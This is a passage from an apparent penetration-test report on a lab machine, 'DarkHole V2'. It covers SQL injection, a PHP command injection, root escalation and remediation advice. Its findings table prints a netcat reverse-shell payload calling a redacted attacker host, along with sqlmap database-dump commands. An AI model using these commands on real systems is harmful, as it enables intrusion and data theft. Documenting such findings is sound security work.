
Remediation: This finding is a direct consequence of Findings 5.3 and 5.4; fixing the SQL injection and adopting salted password hashing removes this attack path. Additionally, consider disabling SSH password authentication in favour of key-based login.

5.7 OS Command Injection in Internal PHP Service


Severity: Critical | **Port/Service:** 9999/tcp (localhost-only)

Local enumeration on the host uncovered a second web application under **/opt/web** whose **index.php** passes the **cmd** GET parameter directly into PHP's **system()** function — an unauthenticated OS command injection. A root-owned crontab entry was found to start this service on **localhost:9999** under a second local account every minute, alongside unrelated entries restarting Apache and MySQL. Because the service only listens on loopback, it was reached by pivoting through the already-compromised SSH session, and a reverse shell payload was triggered via the browser/URL to obtain execution as that second local account.

PoC – discovering the vulnerable script and its cron trigger:




Contents of /opt/web/index.php showing unsanitised use of system($_GET['cmd']).




Crontab entry starting the vulnerable PHP service on localhost:9999 under a local account.

PoC – exploiting the command injection for a reverse shell:



Triggering the command injection via the cmd parameter to spawn a reverse shell back to the attacker's listener (attacker IP redacted).



Interactive shell obtained as the second local account via SSH after the command injection established initial access.


Remediation: Never pass unsanitised user input to system()/exec()/shell_exec() or similar functions. If shelling out is unavoidable, use strict allow-lists and proper argument escaping (e.g. escapeshellarg). Remove the debug/internal service entirely from production, or bind it only where strictly required and place it behind authentication.

5.8 Privilege Escalation to root

Severity: Critical | **Port/Service:** Local / OS

Building on the foothold gained in Finding 5.7, further local privilege escalation led to full **root** access on the host, confirmed by reading the root flag.

PoC:



Root shell obtained on the target; root.txt flag read as confirmation of full host compromise.

Remediation: Review cron jobs and services for unnecessary root-level entries, apply least-privilege to scheduled tasks, and audit the host for any additional misconfigured SUID binaries, writable root-owned scripts, or sudo rules that could permit escalation.

6. Vulnerability Details

The table below restates each finding from Section 5 in a standard field-reference format, for quick lookup.

Field	Details
PORT NO	80
SERVICE NAME	HTTP (Apache 2.4.41)
SEVERITY	**High**
VULNERABILITY NAME	Information Disclosure via Exposed .git Repository
CVE ID	N/A
DESCRIPTION	The web root's .git directory was accessible over HTTP, as flagged by Nmap's http-git script. This allowed the full application source tree and commit history to be downloaded without authentication.
REMEDIATION	Remove .git from the public web root; block access to dot-files/dot-directories at the web server level; never deploy VCS metadata to production.
PROOF OF CONCEPT	Nmap's http-git script confirmed the exposed repository at http://192.168.31.242/.git/. git-dumper was then used to recursively download the full repository, recovering source files and commit history (see Section 5.1, PoC Steps 1–3).

Field	Details
PORT NO	80
SERVICE NAME	HTTP (Apache 2.4.41)
SEVERITY	**High**
VULNERABILITY NAME	Hardcoded Credentials Recoverable via Git History
CVE ID	N/A
DESCRIPTION	An earlier commit of login.php authenticated users against a hardcoded email/password pair. Although later replaced, the secret remained fully recoverable from the exposed git history.
REMEDIATION	Never commit credentials to source control; rotate any credential that may have appeared in history; scrub history with git-filter-repo/BFG where the repository cannot be re-created.
PROOF OF CONCEPT	`git diff` between the recovered commits showed the original hardcoded credential check in login.php before it was replaced with a database-backed login (see Section 5.2).

Field	Details
PORT NO	80
SERVICE NAME	HTTP (Apache 2.4.41) / MySQL backend
SEVERITY	**Critical**
VULNERABILITY NAME	SQL Injection in dashboard.php ('id' parameter)
CVE ID	N/A
DESCRIPTION	The 'id' GET parameter on /dashboard.php was not sanitised before being used in a SQL query, allowing time-based blind and UNION-based injection against the backend MySQL database.
REMEDIATION	Use parameterised queries/prepared statements for all database access; apply least-privilege DB accounts; validate all GET/POST input; consider a WAF as defence-in-depth.
PROOF OF CONCEPT	The request was captured in Burp Suite and replayed with sqlmap (`sqlmap -r sql.req --batch --dbs`), which confirmed the injection, then enumerated tables (`--tables`) and dumped the 'users' and 'ssh' tables (`--dump-all`) from the 'darkhole_2' database (see Section 5.3).

Field	Details
PORT NO	80 / 3306 (MySQL, backend)
SERVICE NAME	Application database
SEVERITY	**Medium**
VULNERABILITY NAME	Plaintext Password Storage in Database
CVE ID	N/A
DESCRIPTION	User passwords are stored in plaintext in the 'users' table rather than as a salted hash, so any database read immediately yields usable credentials.
REMEDIATION	Store passwords using a modern salted hash (bcrypt, Argon2, or PBKDF2); never log or persist plaintext credentials.
PROOF OF CONCEPT	The sqlmap dump of the 'users' table returned the admin password in cleartext alongside the email and username fields (see Section 5.3, PoC Step 3).

Field	Details
PORT NO	22
SERVICE NAME	SSH (OpenSSH 8.2p1 Ubuntu)
SEVERITY	**Low**
VULNERABILITY NAME	SSH Service Enumeration / Outdated Version Exposure
CVE ID	N/A
DESCRIPTION	The SSH service was reachable from the network. No direct exploit was used against SSH itself in this engagement, but an exposed service on a version behind current releases increases exposure to future disclosed vulnerabilities, and was the service ultimately used to access the host with credentials recovered elsewhere.
REMEDIATION	Keep OpenSSH patched to the latest supported release; restrict access with firewall rules/allowlists; prefer key-based authentication over passwords.
PROOF OF CONCEPT	Nmap's -sC -sV scan confirmed TCP port 22 open and running OpenSSH 8.2p1 Ubuntu (see Section 5.1, PoC Step 1). This access was later used to log in with the credentials recovered via SQL injection (see Section 5.6).

Field	Details
PORT NO	9999 (bound to localhost only)
SERVICE NAME	Internal PHP development server (/opt/web)
SEVERITY	**Critical**
VULNERABILITY NAME	OS Command Injection
CVE ID	N/A
DESCRIPTION	/opt/web/index.php passes the 'cmd' GET parameter directly into PHP's system() function with no sanitisation. A root-owned crontab entry started this service under a second local account every minute.
REMEDIATION	Never pass unsanitised input to system()/exec()/shell_exec(); use strict allow-lists and argument escaping where shelling out is unavoidable; remove the debug service from production or place it behind authentication.
PROOF OF CONCEPT	After reviewing /opt/web/index.php and the crontab entry that starts it on localhost:9999, a crafted 'cmd' value (`;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc <attacker> 8000 >/tmp/f`) was submitted via the browser, spawning a reverse shell as the local account that runs the cron job (see Section 5.7).

Field	Details
PORT NO	Local / OS (post-exploitation)
SERVICE NAME	N/A
SEVERITY	**Critical**
VULNERABILITY NAME	Local Privilege Escalation to root
CVE ID	N/A
DESCRIPTION	Starting from the shell obtained via the command injection above, further local privilege escalation resulted in full root access on the host.
REMEDIATION	Audit cron jobs and services for unnecessary root-level entries; apply least privilege to scheduled tasks; check for misconfigured SUID binaries, writable root-owned scripts, or overly permissive sudo rules.
PROOF OF CONCEPT	A root shell was obtained and root.txt was read to confirm full compromise (see Section 5.8). The exact local escalation technique used between the low-privileged shell and root was not captured step-by-step in the evidence supplied for this report.

7. Conclusion

The DarkHole V2 host was fully compromised during this assessment, progressing from an exposed .git repository through SQL injection, credential reuse over SSH, and OS command injection in an internal service, to full root access. The root cause across most of the chain is insufficient input validation and secrets hygiene (the exposed repository, the SQL injection, and the command injection are all variants of untrusted input reaching a sensitive sink). Addressing the critical and high findings above — in particular the SQL injection and command injection — would break this attack chain at its earliest points.